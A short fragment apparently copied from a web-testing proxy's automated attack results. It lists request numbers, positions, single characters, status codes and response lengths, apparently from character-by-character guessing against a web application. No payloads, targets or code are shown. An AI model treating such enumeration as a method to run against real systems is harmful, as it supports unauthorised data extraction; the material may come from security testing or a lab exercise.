242	2	E	200	5017	<input type="checkbox"/>	<input type="checkbox"/>	914
372	4	U	200	5015	<input type="checkbox"/>	<input type="checkbox"/>	914
141	5	r	200	5014	<input type="checkbox"/>	<input type="checkbox"/>	914
408	8	Y	200	5014	<input type="checkbox"/>	<input type="checkbox"/>	914
278	6	l	200	5005	<input type="checkbox"/>	<input type="checkbox"/>	914
19	3	c	200	5003	<input type="checkbox"/>	<input type="checkbox"/>	914
227	3	C	200	5002	<input type="checkbox"/>	<input type="checkbox"/>	914
353	1	S	200	5002	<input type="checkbox"/>	<input type="checkbox"/>	914
367	7	T	200	5002	<input type="checkbox"/>	<input type="checkbox"/>	914
145	1	s	200	4997	<input type="checkbox"/>	<input type="checkbox"/>	914
349	5	R	200	4994	<input type="checkbox"/>	<input type="checkbox"/>	914

RequestResponse

PrettyRawHexRender